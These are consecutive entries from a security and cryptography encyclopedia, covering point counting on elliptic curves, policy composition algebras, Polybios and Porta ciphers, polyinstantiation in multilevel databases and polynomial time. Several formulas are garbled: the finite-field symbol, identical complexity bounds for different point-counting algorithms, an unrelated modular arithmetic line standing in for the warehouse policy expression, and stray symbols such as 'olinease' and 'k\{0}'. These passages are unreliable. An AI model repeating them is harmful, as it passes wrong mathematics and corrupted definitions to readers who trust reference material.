The designers of PMAC have proved that PMAC is a secure MAC algorithm if the underlying block cipher is a pseudorandom permutation; the security bounds are meaningful if the total number of input blocks is significantly smaller than $2^{n/2}$. The best attack known on PMAC is a forgery attack based on internal collisions (Lee et al. 2006; Preneel and van Oorschot 1995); the attack requires $2^{n/2+1}$ chosen ciphertexts, hence it does not contradict the security proof.

Cross-References

Block Ciphers
MAC Algorithms

Recommended Reading

Black J, Rogaway P (2000) CBC-MACs for arbitrary length messages. In: Bellare M (ed) Advances in cryptology. Proceedings of the CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 197–215
[zbMATH]

Lee C, Kim J, Sung J, Hong S, Lee S (2006) Forgery and key recovery attacks on PMAC and Mitchell's TMAC variant. In: Batten LM, Safavi-Naini R (eds) Information security and privacy. Proceedings of the ACISP 2006. Lecture notes in computer science, vol 4058. Springer, Berlin, pp 421–431
[zbMATH]

Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology. Proceedings of the CRYPTO 1995. Lecture notes in computer science, vol 963. Springer, Berlin, pp 1–14
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300701

POI: Point of Interest

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_257

Point Counting

Pierrick Gaudry[45] ✉
(45) CNRS – INRIA, Université de Lorraine, Nancy, France

✉ **Pierrick Gaudry**
Email: pierrick.gaudry@loria.fr

Synonyms

Elliptic curve trace computation; Zeta function computation

Definition

Point counting is the task of computing the cardinality of the set formed by the points of an elliptic curve.

Background

Let E be an *elliptic curve* defined over a *finite field* α_i' . In order to build a cryptosystem that uses E, the corresponding *discrete logarithm problem* must be difficult. The first threat comes from the Pohlig-Hellman algorithm whose complexity depends on the factorization of the number of points of E. The point counting problem is to determine this cardinality, so as to assess the difficulty of the discrete logarithm problem. This is a one-time computation: an organization (governmental or standardizing) that wants to publish a recommended elliptic curve for cryptographic use must do this point counting task and publish the result so that users can verify the claimed security level.

Theory and Application

An approach to get the number of points of an elliptic curve is to construct the curve in such a way that its cardinality can be easily computed. For instance, a Koblitz curve is a curve whose equation is defined over a small subfield of the finite field one considers, so that there is no difficulty in the point counting. More generally, the complex multiplication method (CM in short) is an algorithm that constructs a curve from its ring of endomorphisms, assuming that this ring has a discriminant that is not too large. The curves amenable to this method form a tiny subset of all possible curves, but for them the point counting question is much easier. The rest of this entry concentrates on the question of counting points on a curve without any particular structure.

A first class of point counting algorithms contains generic algorithms: they work for any effective group for which bounds on the group order are available. The most simple method is the Baby-Step Giant-Step algorithm that can be seen as a time-memory trade-off of the naive algorithm. There are also low-memory, probabilistic variants inspired by Pollard's rho factoring algorithm. All generic algorithms share the same exponential complexity $O(q^{1/4})$ and are therefore not suitable for cryptographic sizes.

At the core of all advanced point counting algorithm is the Frobenius endomorphism that maps a point (x, y) of E to (x^q, y^q). This map is the identity when restricted to points with coordinates defined over α_i' , but its action on points defined over an extension field gives a lot of information.

The first polynomial-time algorithm was designed in 1985 by Schoof (1995). The strategy is to study the action of the Frobenius endomorphism on the set of points of E that have order ℓ, for several small prime values of ℓ. From this explicit action, one deduces the value of the group order modulo ℓ. Finally, using the Chinese remainder theorem and Hasse's bound, one can recover the exact value of the group order. The complexity of Schoof's algorithm is $\tilde{O}(\log^5 q)$, where the tilde stands for omitted $a, b \in \mathbb{Z}$ factors. It practically means that one could count the points of an elliptic curve of cryptographic size in a matter of days on a standard workstation.

In the 1990s, Atkin and Elkies have proposed several modifications to Schoof's algorithm, finally forming the so-called Schoof-Elkies-Atkin

(SEA) algorithm, whose running time is heuristically $\tilde{O}(\log^5 q)$. Although the expected running time is not rigorously proven, the result is guaranteed to be correct, and the practical behavior follows the heuristics, so that a good implementation can handle a cryptographic size in a matter of minutes. The SEA algorithm makes use of explicit isogeny computations that is a tricky task in small characteristic. The first solutions to this problem, leading to small characteristic versions of SEA with performances similar to large characteristic, are due to Couveignes and Lercier.

In 2000, another class of polynomial-time point counting algorithm was invented by Satoh (2000). The idea, which works only for curves defined over fields of small characteristic, is to lift the curve to a *p*-adic field and to study the action of the Frobenius endomorphism on the lifted curve. The curve lifting is done in a canonical way, so that the *p*-adic Frobenius and the original Frobenius endomorphisms act in a similar way and the group order can be deduced. The original algorithm was working only in characteristic larger than 3 and had a complexity of $\tilde{O}(\log^5 q)$. Subsequent improvements by several authors turned this into an algorithm that works for any small characteristic, in particular characteristic 2, with a runtime complexity of $\tilde{O}(\log^5 q)$. For cryptographic sizes, it means that one curve can be counted in a few tenths of a second on a standard computer.

Shortly after the publication of Satoh's algorithm, Kedlaya (2001) proposed another *p*-adic approach to point counting. His algorithm, initially designed for small odd characteristic, also uses a *p*-adic lift of the curve, but it is not required to be a canonical lift. The Frobenius endomorphism acts on a cohomological vector space, and again, this action leaks information about the group order. Making this Frobenius action explicit yields a point counting algorithm that runs in $\tilde{O}(\log^5 q)$. In practice, Kedlaya's algorithm is not faster than Satoh's algorithm for elliptic curves. Further *p*-adic algorithms have been designed and improved since then. They are again not faster than Satoh's algorithm in the case of elliptic curves, but more and more kinds of curves are covered. The interest resides now in the field of experimental mathematics, for instance, with the goal to test arithmetic conjectures like Sato-Tate's for non-elliptic curves (Harvey, 2014). This has gone out of the scope of cryptography.

To conclude, for any elliptic curve of cryptographic size, it is rather fast to count the points with a standard computer, in particular in characteristic

2. A comprehensive treatment of point counting algorithms for elliptic and hyperelliptic curves can be found in Cohen and Frey (2005).

Cross-References

Elliptic Curve Cryptography

References

Cohen H, Frey G (eds) (2005) Handbook of elliptic and hyperelliptic curve cryptography. Chapman & Hall/ CRC, Boca Raton
[zbMATH]

Harvey D (2014) Counting points on hyperelliptic curves in average polynomial time. Ann Math 179:783–803
[MathSciNet][zbMATH]

Kedlaya K (2001) Counting points on hyperelliptic curves using Monsky-Washnitzer cohomology. J Ramanujan Math Soc 16(4):323–338
[MathSciNet][zbMATH]

Satoh T (2000) The canonical lift of an ordinary elliptic curve over a finite field and its point counting. J Ramanujan Math Soc 15:247–270
[MathSciNet][zbMATH]

Schoof R (1995) Counting points on elliptic curves over finite fields. J Number Theory 7:219–254
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300702

POK

Physical Unclonable Functions (PUFs)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_826

Policy Composition

Sabrina De Capitani di Vimercati[46] ✉
(46) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

Definition

A *policy composition* framework supports the integration among different component policies that retain their independence and administrative autonomy.

Background

In the last years, many solutions have been proposed to increase expressiveness and flexibility of authorization languages. These approaches however result limiting since they are all based on monolithic and complete authorization specifications. This is a problem in many situations where the restrictions to be enforced come from different input requirements, possibly under the control of different authorities, and where the specifics of some requirements may not even been known a priori. As an example, in distributed environments, there may be multiple, independent, and geographically distributed *entities* (i.e., individuals, organizations, institutes, and so on) with authority to control access to their local resources. Each of these parties is responsible for defining access control rules to protect resources, and each brings its own set of constraints. To address these issues, a *policy composition framework* by which different

component policies can be integrated while retaining their independence should be designed.

Theory and Application

The need for a policy composition framework was first identified in Bonatti et al. (2002). Here, the authors identify a set of desiderata that a policy composition framework should satisfy and that can be summarized as follows:

- *Heterogeneous policy support*. The framework should support policies expressed in different languages and enforced by different mechanisms.
- *Support of unknown policies*. The framework should support policies that are not known a priori or that are only partially defined. Policies are therefore treated as black boxes that can be queried at access control time and return a correct and complete response.
- *Controlled interference*. Policies cannot simply be merged as this may cause interferences and side effects. For instance, the accesses granted/denied might not correctly reflect the specifications anymore.
- *Expressiveness*. The language should support different methods for combining policies, without changing the input specifications and without ad hoc extensions to authorizations.
- *Support of different abstraction levels*. The composition should highlight the different components and their interplay at different levels of abstraction.
- *Formal semantics*. The composition language should be declarative, implementation independent, and based on a solid framework to avoid ambiguity.

The basic idea behind policy composition is to define an algebra that can combine policies stated in different languages and through different paradigms. The algebra may include a variety of operators representing different combination options. Examples of algebraic operators are the following:

- *Addition* (+). Merges two policies by returning their set union.
- *Conjunction* (&). Merges two policies by returning their intersection.
- *Subtraction* (−). Restricts a policy by eliminating all the accesses in the second policy.

- *Closure* (∗). Closes a policy under a set of inference (derivation) rules.
- *Scoping restriction* (ˆ). Restricts the application of a policy to a given set of subjects, objects, and actions.
- *Overriding* (*o*). Replaces part of a policy with a corresponding fragment of the second policy.
- *Template* (τ). Defines a partially specified policy that can be completed by supplying the parameters.

The addition (+) and conjunction (*&*) operators are useful in all situations where accesses can be authorized if allowed by any of the component (operand) policies and by all the component (operand) policies, respectively. Intuitively, this means that the addition enforces the maximum privilege principle and the conjunction enforces the minimum privilege principle. The subtraction (−) operator specifies exceptions to statements made by a policy, and it encompasses the functionality of negative authorizations in existing approaches while probably providing a clearer view of the combination of positive and negative statements. The advantages of subtraction over explicit denials include a simplification of the conflict resolution policies and a clearer semantics. Subtraction can also be used to express different overriding/conflict resolution criteria as needed in each specific context, without affecting the form of the authorizations. The closure (∗) operator closes a policy under a set of derivation rules that can be thought of as logic rules whose head is the authorization to be derived and whose body is the condition under which the authorization can be derived. Examples of derivation rules can be found in essentially all logic-based authorization languages proposed in the literature, where derivation rules are used, for example, to enforce propagation of authorizations along hierarchies in the data system, or to enforce more general forms of implication, related to the presence or absence of other authorizations, or depending on properties of the authorizations. Scoping (ˆ) is particularly useful to “limit” the statements that can be established by a policy and, in some way, enforcing authority confinement. Intuitively, all authorizations in the policy which do not satisfy the scoping restriction are ignored, and therefore ineffective. Overriding (*o*) is useful to replace (override) a portion of a policy with another policy. Template (τ) is useful for representing partially specified policies, where some components are specified at a later stage.

As an example of a possible application of the policy composition algebra described above, consider a drug-effects warehouse that might draw information from many hospitals. Suppose that the warehouse receives information from three hospitals, say h_1, h_2, and h_3. These hospitals are responsible for granting access to information under their (possibly overlapping) authority domains, where domains are specified by a scoping function. The statements made by the hospitals are then unioned, meaning that an access is authorized if any of the hospital policy states so. In terms of the algebra, the warehouse policy can be represented as an expression of the form $\overline{x} := x \cdot r \pmod{n} = 1 \cdot 16 \pmod{13} = 3$, where P_i denotes the policy defined by hospital h_i and the scope restriction $K_{i,2} = g^{r_i}$ selects the authorizations referred to objects released by hospital h_i (the assumption is that the information collected from the hospitals is organized in abstractions defining groups of objects that form a partial order, naturally introducing a hierarchy, where 2^{n^ϵ} contains objects obtained from hospital h_i). Each policy P_i can then be further refined. For instance, suppose that hospital h_1 defines a policy P_{drug} regulating the access to drug-effects information. Assume also that the drug-effects information can be released only if the hospital's researchers obtain a patient's consent; P_{consents} reports accesses to drug-effects information that the patients agree to release. Policy P_1 can then be expressed as $P_{\text{drug}} \& P_{\text{consents}}$.

Open Problems and Future Directions

Several open issues still need to be further investigated: (*i*) the definition of different *algebra operators and formal languages* for enforcing the algebra and proving properties; (*ii*) the definition of *administrative policies and language* with support for multiple authorities; (*iii*) the definition of alternative *strategies for evaluating the algebraic expression* to enforce access control; (*iv*) the definition of incremental approaches to enforce *changes to component policies*; and (*v*) the definition of *mobile policies* (i.e., policies that follow the object to which they refer whenever the object is passed to another site) specified by different and possibly independent authorities and expressed as a policy expression.

Cross-References

Access Control Policies, Models, and Mechanisms

References

Bonatti P, De Capitani di Vimercati S, Samarati P (2002) An algebra for composing access control policies. ACM Trans Inf Syst Secur (TISSEC) 5(1):1–35
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300703

Policy Hiding Attribute-Based Encryption

Attribute Based Encryption with Access Policy Hiding

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300704

Policy Misconfigurations

Managing and Monitoring Social Network Privacy Policies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300705

Policy Updatable Attribute-Based Encryption

Attribute-Based Encryption with Updatable Access Policy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300706

Political Economy

Economics of Surveillance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_173

Polybios Square Encryption

Friedrich L. Bauer[47] ✉
(47) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

This is a monographic, bipartite *substitution* (substitutions and permutations) $V_{25} \rightarrow W_5{}^2$, known in antiquity (Polybios) for the Greek alphabet. In a modern form, a standard alphabet Z_{25} (left) or a mixed alphabetV_{25} (right) is inscribed into a 5 × 5 checkerboard (Polybios square), like

	1	2	3	4	5
1	a	b	c	d	e
2	f	g	h	i	k
3	l	m	n	o	p
4	q	r	s	t	u
5	v	w	x	y	z

or

	1	2	3	4	5
1	p	a	l	m	e
2	r	s	t	o	n
3	b	c	d	f	g
4	h	i	k	q	u
5	v	w	x	y	z

An encryption example is given by: heaven ↦ 23151151121533 resp. heaven ↦ 411512511525

Cross-References

Encryption

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_682

Polyinstantiation

Sabrina De Capitani di Vimercati[48] ✉ and Pierangela Samarati[48] ✉
(48) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definition

In a multilevel database management system, *polyinstantiation* is the presence in the system of multiple instances of the same real world fact or entity, where the instances differ for the access class associated with them.

Background

Multilevel mandatory policies can be applied to databases at different granularity levels (Samarati and De Capitani di Vimercati, 2001). Classification can in fact be considered at the level of relations, columns, tuples, or single cells, this latter being the finest possible classification. Several efforts to classifying information in database systems considered classification at the level of each single element (Jajodia and Sandhu, 1991; Lunt et al., 1990) or at the level of key or non-key attributes within each tuple (Smith and Winslet, 1992). In a multilevel database system, subjects can only see information classified at a level lower than their levels and, operating on the database, should not obtain information at higher or

incomparable classification or tamper it. Maintaining such principles introduces the problem of maintaining multiple instances of the same real-world fact at different classification, introducing *polyinstantiation* (Jajodia and Sandhu, 1992; Lunt, 1991).

Theory and Application

To see how polyinstantiation can arise, consider the multilevel relation in Fig. 1a. Suppose now that an Unclassified subject, whose view on the relation is as in Fig. 1b, requests insertion of tuple `(Ann, Dept1, 100K)`. According to the key constraints imposed by the relational model, no two tuples can have the same value for the key attributes (i. e., the name attribute in the example). Therefore, if classifications were not taken into account, the insertion could have not been accepted. The database could have two alternative choices: (i) tell the subject that a tuple with the same key already exists, or (ii) replace the old tuple with the new one. The first solution introduces a *covert channel*, since by rejecting the request the system would be revealing protected information (meaning the existence of a Secret entity named `Ann`), and clearly compromises secrecy. On the other hand, the second solution compromises integrity, since high classified data would be lost, being overridden by the newly inserted tuple. Both solutions are therefore inapplicable. The only remaining solution would then be to accept the insertion and manage the presence of both tuples (see Fig. 2a). Two tuples would then exist with the same value but different classification, for their key (*polyinstantiated tuples*). A similar situation happens if the unclassified subject requests to update the salary of `Sam` to value `100K`. Again, telling the subject that a value already exists would compromise secrecy (if the subject is not supposed to distinguish between real nulls and values for which it does not have sufficient clearance), while overwriting the existing Secret value would compromise integrity (as the Secret salary would be lost). The only remaining solution would therefore seem to be to accept the insertion (Fig. 2a), implying then the existence of two tuples with the same value and classification for their key, but with different value and classification for one of their attributes (*polyinstantiated elements*). Note that, when producing the view visible to a subject in the presence of polyinstantiation, the DBMS must completely hide those tuples with high polyinstantiated values that the subject cannot see. For instance, an

unclassified subject querying the relation in Fig. 2a will see only one tuple for Ann and Sam (see Fig. 2b).

a

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	S	Dept2	S	200K	S
Sam	U	Dept1	U	150K	S

b

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Sam	U	Dept1	U	–	U

Polyinstantiation, Fig. 1 An example of multilevel relation (**a**) and the Unclassified view on it (**b**)

a

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	S	Dept2	S	200K	S
Sam	U	Dept1	U	150K	S
Ann	U	Dept1	U	100K	U
Sam	U	Dept1	U	100K	U

b

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	U	Dept1	U	100K	U
Sam	U	Dept1	U	100K	U

Polyinstantiation, Fig. 2 An example of a relation with polyinstantiation (**a**) and the Unclassified view on it (**b**)

Polyinstantiation can also occur because of requests by high-level subjects. For instance, consider again the relation in Fig. 1a and assume a Secret subject requests to insert tuple `(Bob, Dept2, 200K)`. A tuple with key `Bob` already exists at level Unclassified. If key uniqueness is to be

preserved, the system can either (i) inform the subject of the conflict and refuse the insertion or (ii) overwrite the existing tuple. Again, the solution of refusing insertion is not advisable: although it would not leak protected information, it introduces *denials-of-service*, since high-level subjects would not be allowed to insert data. The second solution also is not viable since it would introduce a covert channel due to the effect that the overwriting would have on the view of lower-level subjects (which would see the Unclassified tuple disappear). Again, the only possible solution seems to be to accept the insertion and have the two (polyinstantiated) tuples coexist (see Fig. 3a). A similar problem would arise at the attribute level, for update operations. For instance, if a Secret subject requires updating Jim's salary to `150K`, polyinstantiated elements would be introduced (see Fig. 3a).

a

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	S	Dept2	S	200K	S
Sam	U	Dept1	U	150K	S
Bob	S	Dept2	S	200K	S
Jim	U	Dept1	U	150K	S

b

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Sam	U	Dept1	U	–	U

Polyinstantiation, Fig. 3 An example of a relation with polyinstantiation (**a**) and the Unclassified view on it (**b**)

Earlier work in multilevel database systems accepted polyinstantiation as an inevitable consequence of fine-grained classification and attempted to clarify the semantics of the database states in the presence of polyinstantiation (Jajodia and Sandhu, 1991; Lunt et al., 1990). For instance, the presence of two tuples with the same value, but different classification, for the primary key (polyinstantiated tuples) can be interpreted as the existence of *two different entities* of the real world (one of

which is known only at a higher level). The presence of two tuples with the same key and same key classification but that differ for the value and classification of some of its attributes can be interpreted as a *single* real-world entity for which different values are recorded (corresponding to the different beliefs at different levels). However, unfortunately, polyinstantiation quickly goes out of hand, and the execution of few update operations could result in a database whose semantics does not appear clear anymore. Restrictions must then be enforced to ensure that possible update operations do not proliferate polyinstantiation introducing spurious tuples in the database. Subsequent work tried to establish constraints to maintain semantic integrity of the database status (Sandhu and Chen, 2000; Winslett et al., 1994). However, probably because of all the complications and semantics confusion that polyinstantiation bears, fine-grained multilevel databases did not have much success, and current DBMSs do not support element-level classification. Commercial systems (e.g., Oracle label security) support tuple-level classification.

It is worth noticing that, although polyinstantiation is often blamed to be the reason why multilevel relational databases did not have success, polyinstantiation is not necessarily always bad. Controlled polyinstantiation may, for example, be useful to support *cover stories* (Jajodia and Sandhu, 1992), meaning non-true data whose presence in the database is meant to hide the existence of the actual value. Cover stories are useful when the fact that given data are not released is by itself a cause of information leakage. For instance, suppose that a subject requires access to a hospital's data and the hospital returns, for all its patients, but for few of them, the olinease for which they are being cured. Suppose also that HIV never appears as a olinease value. Observing this, the recipient may infer that it is probably the case that the patients for which olinease is not disclosed suffer from HIV. The hospital could have avoided exposure to such an inference by simply releasing a non-true alternative value (*cover story*) for these patients. Intuitively, cover stories are "lies" that the DBMS says to uncleared subjects not to disclose (directly or indirectly) the actual values to be protected. We do note that, while cover stories are useful for protection, they have raised objections for the possible integrity compromises which they may indirectly cause, as low-level subjects can base their actions on cover stories they believe true.

Cross-References

Cover Story
Inference Control
Multilevel Security Policies

References

Jajodia S, Sandhu R (1992) Polyinstantiation for cover stories. In: Proceedings of the Second European symposium on research in computer security, pp 307–328, Toulouse, Nov 1992

Jajodia S, Sandhu R (1991) Toward a multilevel secure relational data model. In: Proceedings of the ACM SIGMOD international conference on management of data, pp 50–59, Denver, May (1991)

Lunt TF (1991) Polyinstantiation: an inevitable part of a multilevel world. In: Proceedings of the IEEE workshop on computer security foundations, pp 236–238, Franconia, June 1991

Lunt TF, Denning DE, Schell RR, Heckman M, Shockley WR (1990) The SeaView security model. IEEE Trans Softw Eng 16(6):593–607 (1990)

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design, volume 2171 of LNCS. Springer

Sandhu R, Chen F (2000) The multilevel relational (MLR) data model. ACM Trans Inf Syst Secur 1:93–132
[zbMATH]

Smith K, Winslet M (1992) Entity modeling in the MLS relational model. In: Proceedings of the 18th international conference on very large data bases (VLDB 1992), Vancouver, Aug (1992)

Winslett M, Smith K, Qian X (1994) Formal query languages for secure relational databases. ACM Trans Database Syst 19(4):626–662 (1994)
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_425

Polynomial Time

Burt Kaliski[49] ✉
(49) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *polynomial-time* algorithm is one whose running time grows as a polynomial function of the size of its input.

Theory

Let x denote the length of the input to an algorithm (typically in bits, but other measures are sometimes used), and let $T(x)$ denote the running time of the algorithm on inputs of length x. Then the algorithm is polynomial-time if the running time satisfies

$$T(x) \leq c_d x^d + c_{d-1} x^{d-1} + \cdots + c_1 x + c_0$$

for all sufficiently large x, where the degree $d \geq 0$ and the coefficients c_d, …, c_0 are constants. It is easy to see that the running time will also satisfy the simpler bound

$$T(x) \leq c'_d x^d$$

for a (possibly) larger constant c'_d and (possibly) larger x. In *O*-notation, this would be written $T(x) = O(x^d)$.

The term “polynomial” comes from the fact that the bound has the general form of a polynomial in x. The definition of polynomial-time is

more general; however, in particular, it does not require that d be an integer.

The definition just given is somewhat informal; for instance, it assumes that the algorithm takes the same time for all inputs of a given size. If the time varies among inputs of a given size, then $T(x)$ should be an upper bound on the running time for that size. Moreover, if the algorithm involves randomization, then $T(x)$ should be an upper bound on the expected running time of the algorithm (given random choices of the algorithm) for inputs of size x.

As noted above, x refers to the length of the input. However, sometimes it is convenient just to let x be the input itself, as for example when expressing the time it takes to find a prime of length x bits, where x itself is the input to the prime-finding algorithm. (Alternatively, as is standard in complexity theory, one could redefine the input to the prime-finding algorithm as a string of x ones.)

The distinction between polynomial-time algorithms and those with higher complexity such as subexponential time and exponential time is a major concern in computational complexity theory.

A polynomial-time algorithm technically belongs to the higher complexity classes since each complexity class only expresses an upper bound on the running time, not a lower bound. However, in typical discussions on cryptography (refer, e.g., L-notation), the term "subexponential time" excludes algorithms that are polynomial time, and likewise "exponential time" excludes subexponential time and polynomial time.

In addition to running time, the "polynomial" metric is sometimes applied to other measures of complexity in cryptography, such as the memory requirements of an algorithm or the ratio of difficulty between two problems. In general, a *polynomial function*, in this context, is one that is bounded asymptotically by a constant power of its input. In these cases, one may also consider degrees $d < 1$ (which would not make sense for an algorithm since it takes $O(x)$ time just to *read* the input). A function that is $k\backslash\{0\}$, or that is $O(1)$—a constant—is technically polynomial in x. If $d < 1$, then the function of x is sometimes called a *small polynomial*. If the function grows more slowly than x^d for every degree $d > 0$, then the function is called *subpolynomial*. An example of a subpolynomial function is $O(\log x)$.

Applications

In practical cryptography, the primary issue is not asymptotic growth but how fast an algorithm runs for practical-size inputs. For instance, while a polynomial-time algorithm will be faster for all sufficiently large inputs than one that is not polynomial-time, the crossover-point may be well beyond practical sizes. Likewise, the existence of a polynomial-time algorithm to solve some supposedly hard problem (e.g., integer factoring) would not necessarily compromise security if the polynomial-time algorithm turned out to have a very large degree *d*. The search for polynomial-time algorithms for cryptographic operations is nevertheless an important one, as it generally provides for scalability in a system design, since key sizes can be increased with only a moderate effect on running time. Likewise, the lack of polynomial-time algorithms for a hard problem provides assurance that a moderate increase in key sizes can have a significant effect on security, which helps to stay ahead of improvements in computing power (refer Moore's Law).

Open Problems

The most important open problem related to polynomial-time complexity is the famous "P = NP?" question. Here, P refers to the class of computational problems that can be solved by a polynomial-time algorithm, while NP refers to the class whose solutions can be checked by a polynomial-time algorithm (which include most problems of cryptographic importance). The "P = NP?" question asks whether the two classes are the same. Any answer would be a theoretical breakthrough; indeed, the question is one of the Clay Mathematics Institute's seven Millenium Prize Problems. A "yes" answer could have profound implications to cryptography as well if the resulting polynomial-time algorithms for solving various cryptographic problems have a sufficiently small degree *d*.

Cross-References

Computational Complexity
Exponential Time

L Notation
O-Notation
Subexponential Time

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_174

Porta Encryption

Friedrich L. Bauer[50] ✉
(50) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

This particular encryption method works on an alphabet of $N = 2v$ letters. A Porta encryption step (Giambattista della Porta, 1563) is a simple *substitution* (Substitutions and Permutations) consisting of ν swaps (cycles of length 2). Typically, there are ν such swaps, each one designated by *two* key letters in a polyphonic way. A Porta encryption is self-reciprocal. For an example of a PORTA encryption, see the section “Autokey” in the entry Key.

A *Porta table* for Z_{20} (G.B. della Porta and M. Argenti, 1589) is given by:

(*A*, *B*)	(am)	(bn)	(co)	(dp)	(eq)	(fr)	(gs)	(ht)	(iu)	(lx)
(*C*, *D*)	(ax)	(bm)	(cn)	(do)	(ep)	(fq)	(gr)	(hs)	(it)	(lu)
(*E*, *F*)	(au)	(bx)	(cm)	(dn)	(eo)	(fp)	(gq)	(hr)	(is)	(lt)
(*G*, *H*)	(at)	(bu)	(cx)	(dm)	(en)	(fo)	(gp)	(hq)	(ir)	(ls)
(*I*, *L*)	(as)	(bt)	(cu)	(dx)	(em)	(fn)	(go)	(hp)	(iq)	(lr)
(*M*, *N*)	(ar)	(bs)	(ct)	(du)	(ex)	(fm)	(gn)	(ho)	(ip)	(lq)
(*O*, *P*)	(aq)	(br)	(cs)	(dt)	(eu)	(fx)	(gm)	(hn)	(io)	(lp)
(*Q*, *R*)	(ap)	(bq)	(cr)	(ds)	(et)	(fu)	(gx)	(hm)	(in)	(lo)
(*S*, *T*)	(ao)	(bp)	(cq)	(dr)	(es)	(ft)	(gu)	(hx)	(im)	(ln)

(*U*, *X*)	(an)	(bo)	(cp)	(dq)	(er)	(fs)	(gt)	(hu)	(ix)	(lm)

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300707

Post-quantum ABE

Post-quantum Identity Based Encryption and Attribute Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1645

Post-quantum Cryptographic Hardware Primitives

Michel A. Kinsy[51] ✉
(51) Department of Electrical and Computer Engineering, Adaptive and Secure Computing Systems (ASCS) Laboratory, Texas A&M University, College Station, TX, USA

✉ **Michel A. Kinsy**
Email: mkinsy@tamu.edu

Synonyms

Hardware considerations for post-quantum cryptography; Hardware implementation explorations of post-quantum cryptographic primitives

Definitions

In this entry, we give a brief overview of the key arithmetic operations used in post-quantum cryptographic (PQC) algorithms and common security functions – i.e., public-key cryptosystem (PKC), key exchange (KEX), digital signature scheme (DSS), oblivious transfer (OT), and zero-knowledge proof (ZKP).

Background

A recent breakthrough development and a proof-of-concept study done by Yang et al. (2020) promises feasibility of cheaper and more robust quantum computing. It also promotes confidence that even quantum computers can

be manufactured using conventional silicon chip foundries. Similar development trends (Knight, 2017; Hsu, 2018; Courtland, 2017; Daily, 2018; Mandelbaum, 2018) in this field have confirmed that it is only a matter of time before these computer systems become functional and readily available. However, we cannot be sure about exactly how long it will be before we have a practical quantum computer.

